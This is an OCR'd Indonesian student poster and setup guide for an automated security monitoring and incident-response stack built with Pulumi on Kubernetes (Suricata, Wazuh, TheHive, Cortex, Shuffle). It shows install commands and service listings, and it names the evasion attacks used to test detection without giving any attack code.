POLITEKNIK
SIBER DAN
SANDI
NEGARA

HOW TO USE

SISTEM MONITORING, DETEKSI, DAN RESPONS INSIDEN

FIKRI NABIL ABIYYU
RAHMAT PURWOKO, ST., M.T.
DIMAS FEBRIYAN PRIAMBODO, M.CS.
IRA ROSIANAL HIKMAH, M.SI.

REKAYASA KEAMANAN SIBER

ABSTRACT

Keamanan siber menjadi aspek krusial di era digital ini, terlebih dengan meningkatnya serangan yang semakin kompleks, termasuk serangan berbasis teknik *evasion*. *Security Operations Center* (SOC) merupakan salah satu solusi menjaga keamanan siber saat ini, SOC berperan untuk mendeteksi dan merespons suatu ancaman yang ada. Namun, implementasinya sering terkendala kompleksitas konfigurasi, keterbatasan sumber daya, dan kebutuhan respons insiden yang cepat. Dalam menjawab tantangan tersebut, penelitian ini mengusulkan automasi sistem monitoring, deteksi, dan respons insiden berbasis *Infrastructure as Code* (IaC) menggunakan Pulumi pada lingkungan Kubernetes, yang dibangun dengan spesifikasi minimum agar dapat menjadi solusi sederhana bagi organisasi yang belum memiliki SOC. Sistem yang dibangun mengintegrasikan Suricata sebagai NIDS, Wazuh sebagai SIEM dan XDR untuk pemantauan *endpoint*, serta TheHive, Cortex, dan Shuffle untuk otomatisasi manajemen insiden. Pengujian dilakukan terhadap tiga skenario serangan berbasis teknik *evasion*, yaitu *Denial of Service* (DoS), *payload mutation,* dan *shellcode mutation*. Hasil penelitian menunjukkan seluruh komponen utama berhasil dibangun dan terintegrasi secara otomatis hanya dalam waktu 12 menit, dengan sistem tetap berjalan baik pada spesifikasi minimum. Deteksi berhasil dilakukan pada seluruh skenario melalui Suricata dan Wazuh Agent pada jaringan, mekanisme respons *Active Response* mampu memitigasi serangan dalam 3–5 detik, sementara *workflow case management* pada Shuffle menyelesaikan manajemen insiden hanya dalam 6 detik. Solusi ini terbukti dapat menangani insiden serangan evasion dengan baik dan cepat serta mengurangi kompleksitas implementasi SOC, dan meminimalisir ketergantungan pada SDM operasional dengan penerapan automasi pada keseluruhan proses deteksi, respons, dan penanganan insiden

INTRODUCTION

FIKRI NABIL

Implementasi IaC menggunakan Pulumi untuk mengintegrasikan komponen monitoring dan deteksi (Suricata dan Wazuh) serta komponen respons insiden (TheHive, Cortex, dan Shuffle) dalam lingkungan Kubernetes. Infrastruktur sistem ini tersusun dari komponen yang dikontainerisasi dan dijalankan pada Kubernetes serta menggunakan pendekatan IaC berbasis Pulumi untuk pendefinisian sekaligus pengelolaan infrastruktur secara otomatis. Pada proses integrasinya, Suricata dan Wazuh akan menghasilkan log sekaligus divisualisasikan dengan Wazuh Dashboard yang kemudian diteruskan ke TheHive untuk pembuatan kasus insiden dan ke Cortex untuk dilakukan analisis insiden, alur kerja tersebut akan dikelola dan dijalankan otomatis oleh Shuffle. Integrasi sistem ini dirancang khusus untuk menangani serangan berbasis teknik *evasion* secara otomatis.

RUMUSAN & TUJUAN

RUMUSAN

Apakah automasi sistem monitoring, deteksi dan respons insiden menggunakan pendekatan *Infrastructure as Code* (IaC) berbasis Pulumi di lingkungan Kubernetes dapat mendeteksi anomali, merespons, dan mengelola insiden berbasis teknik evasion sekaligus menjadi solusi atas kompleksitas dan keterbatasan sumber daya dalam pembangunan *Security Operations Center* (SOC)?

TUJUAN

Terciptanya automasi sistem monitoring, deteksi, dan respons insiden menggunakan pendekatan *Infrastructure as Code* (IaC) berbasis Pulumi di lingkungan Kubernetes dalam mendeteksi anomali, merespons, dan mengelola insiden berbasis teknik evasion, sekaligus dapat diimplementasikan sebagai jawaban dari permasalahan kompleksitas dan keterbatasan sumber daya dalam pembangunan *Security Operations Center* (SOC)

KOMPONEN SISTEM

Wazuh

Wazuh dipilih sebagai karena memiliki kemampuan sebagai SIEM sekaligus XDR yang dapat mengumpulkan, menganalisis, serta merespons ancaman keamanan. Wazuh juga menyediakan kemudahan dalam integrasi dengan perangkat keamanan lain.

Suricata

Suricata dipilih sebagai perangkat keamanan yang akan dikolaborasikan dengan Wazuh sehingga memungkinkan deteksi ancaman berbasis jaringan oleh Suricata dan host oleh Wazuh untuk menciptakan efektivitas dalam menjadi solusi atas penyelesaian masalah yang telah diidentifikasi.

TheHive


TheHive dipilih untuk menyempurnakan solusi yang diusulkan dalam hal manajemen kasus dalam membangun suatu sistem monitoring, deteksi, dan respons insiden terintegrasi.

Cortex

Cortex hadir sebagai solusi yang ditawarkan untuk menganalisis kasus yang dibuat oleh TheHive.

Shuffle

Shuffle dipilih sebagai solusi automasi yang mempercepat dan menyederhanakan proses respons insiden. Shuffle akan menjalankan alur kerja yang telah dirancang.



PENDUKUNG SISTEM

Kubernetes

Platform orkestrasi kontainer yang memberikan inovasi baru terhadap deployment, scaling, dan management aplikasi dalam kontainer yang dipilih sebagai lingkungan yang digunakan oleh Pulumi untuk menjalankan dan mengelola sistem yang diusulkan dalam penelitian ini.


Pulumi


Pulumi dipilih sebagai alat dengan pendekatan IaC yang dapat digunakan untuk mengotomatisasi proses *deployment*, konfigurasi, dan manajemen infrastruktur keamanan secara efisien.

Evasion Technique


Pendekatan serangan yang digunakan untuk mengelabuhi sistem deteksi IPS/IDS dengan melakukan modifikasi data atau paket atau pola serangan agar tidak dikenali.

- *Denial-of-Service*
- *Payload Mutation*
- *Shellcode Mutation*






TOPOLOGI SISTEM



Continuous Improvement

GAMBARAN SISTEM



IMPLEMENTASI

Instalasi & Inisiasi DMRS

```
git clone https://github.com/fikrinaaa/DMRS.git
```

```
C:\Users\Fikri>git clone https://github.com/fikrinaaa/DMRS.git
Cloning into 'DMRS'...
remote: Enumerating objects: 151, done.
remote: Counting objects: 100% (151/151), done.
remote: Compressing objects: 100% (147/147), done.
remote: Total 151 (delta 46), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (151/151), 270.78 KiB | 933.00 KiB/s, done.
Resolving deltas: 100% (46/46), done.
```

```
Pulumi up
```

```
Outputs:
    cortex_status       : "urn:pulumi:dmrs::DMRS::kubernetes:yaml:ConfigFile::cortex-yaml"
    shuffle_status      : "urn:pulumi:dmrs::DMRS::kubernetes:helm.sh/v3:Chart::shuffle"
    thehive_status      : "urn:pulumi:dmrs::DMRS::kubernetes:yaml:ConfigFile::thehive-yaml"
    wazuh_resource_count: 22

Resources:
    + 91 created

Duration: 5m39s
```

```
kubectl get svc -n dmrs
```

```
F:\PSSN\akademik\BISMILLAH TA 100\LIT\project>kubectl get svc -n dmrs
NAME                                  TYPE           CLUSTER-IP      EXTERNAL-IP     PORT(S)                            AGE
cortex                                NodePort       10.109.16.39    <none>          9001:30002/TCP                     6d10h
cortex-1-0-0                          ClusterIP      10.109.24.92    <none>          80/TCP                             6d8h
dashboard                             LoadBalancer   10.109.4.196    170.64.246.35   443:30972/TCP                      6d23h
email-1-3-0                           ClusterIP      10.109.26.197   <none>          80/TCP                             6d8h
http-1-4-0                            ClusterIP      10.109.5.190    <none>          80/TCP                             6d23h
indexer                               LoadBalancer   10.109.23.67    170.64.251.40   9200:32026/TCP                     6d23h
shuffle-backend                       ClusterIP      10.109.9.121    <none>          5001/TCP                           6d23h
shuffle-frontend                      NodePort       10.109.5.22     <none>          80:30080/TCP,443:30443/TCP         6d23h
shuffle-opensearch                    ClusterIP      10.109.4.197    <none>          9200/TCP,9300/TCP                  6d23h
shuffle-opensearch-coordinating-hl    ClusterIP      None            <none>          9200/TCP,9300/TCP                  6d23h
shuffle-opensearch-dashboards         ClusterIP      10.109.3.54     <none>          5601/TCP                           6d23h
shuffle-opensearch-data-hl            ClusterIP      None            <none>          9200/TCP,9300/TCP                  6d23h
shuffle-opensearch-ingest-hl          ClusterIP      None            <none>          9200/TCP,9300/TCP                  6d23h
shuffle-opensearch-master-hl          ClusterIP      None            <none>          9200/TCP,9300/TCP                  6d23h
shuffle-subflow-1-1-0                 ClusterIP      10.109.26.189   <none>          80/TCP                             6d23h
shuffle-tools-1-2-0                   ClusterIP      10.109.19.73    <none>          80/TCP                             6d23h
shuffle-workers                       ClusterIP      10.109.16.99    <none>          33333/TCP                          6d23h
thehive-1-1-0                         ClusterIP      10.109.26.132   <none>          80/TCP                             6d8h
thehive-api                           NodePort       10.109.11.228   <none>          9000:30001/TCP                     6d10h
thehive-cassandra                     ClusterIP      10.109.31.205   <none>          9042/TCP                           6d10h
thehive-elasticsearch                 ClusterIP      10.109.6.251    <none>          9200/TCP                           6d10h
thehive-minio                         ClusterIP      10.109.27.176   <none>          9000/TCP                           6d10h
wazuh                                 LoadBalancer   10.109.15.190   170.64.246.72   1515:32360/TCP,55000:31147/TCP     6d23h
wazuh-cluster                         ClusterIP      None            <none>          1516/TCP                           6d23h
wazuh-indexer                         ClusterIP      None            <none>          9300/TCP                           6d23h
wazuh-workers                         LoadBalancer   10.109.4.157    170.64.246.76   1514:30166/TCP                     6d23h
```

IMPLEMENTASI

Instalasi Sensor di Target


```
sudo ./setup_agent.sh
```

```
┌──(root㉿target)-[/home/target]
└─# wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.12.0-1_amd64.deb && sudo WAZUH_MAN
AGER='170.64.246.76' WAZUH_REGISTRATION_SERVER='170.64.246.72' WAZUH_REGISTRATION_PASSWORD=$'password' WAZUH_AGENT_N
AME='Target' dpkg -i ./wazuh-agent_4.12.0-1_amd64.deb
--2025-07-09 22:32:34--  https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.12.0-1_amd64.deb
Resolving packages.wazuh.com (packages.wazuh.com)... 108.138.141.4, 108.138.141.97, 108.138.141.96, ...
Connecting to packages.wazuh.com (packages.wazuh.com)|108.138.141.4|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11963008 (11M) [application/vnd.debian.binary-package]
Saving to: 'wazuh-agent_4.12.0-1_amd64.deb.2'

wazuh-agent_4.12.0-1_amd64.d 100%[===============================================>]  11.41M   224KB/s    in 41s

2025-07-09 22:33:16 (282 KB/s) - 'wazuh-agent_4.12.0-1_amd64.deb.2' saved [11963008/11963008]

Selecting previously unselected package wazuh-agent.
(Reading database ... 392502 files and directories currently installed.)
Preparing to unpack .../wazuh-agent_4.12.0-1_amd64.deb ...
Unpacking wazuh-agent (4.12.0-1) ...
Setting up wazuh-agent (4.12.0-1) ...
```


IMPLEMENTASI

Instalasi Sensor di Router


```
sudo ./setup_router.sh
```




Instalasi dan Registrasi Wazuh Agent



Penambahan *Rules* Kustom



Konfigurasi Suricata




Instalasi dan Konfigurasi Berhasil

IMPLEMENTASI


Penyusunan *Workflow* Shuffle

import shuffle *workflow*




PENGUJIAN

Wazuh




TheHive

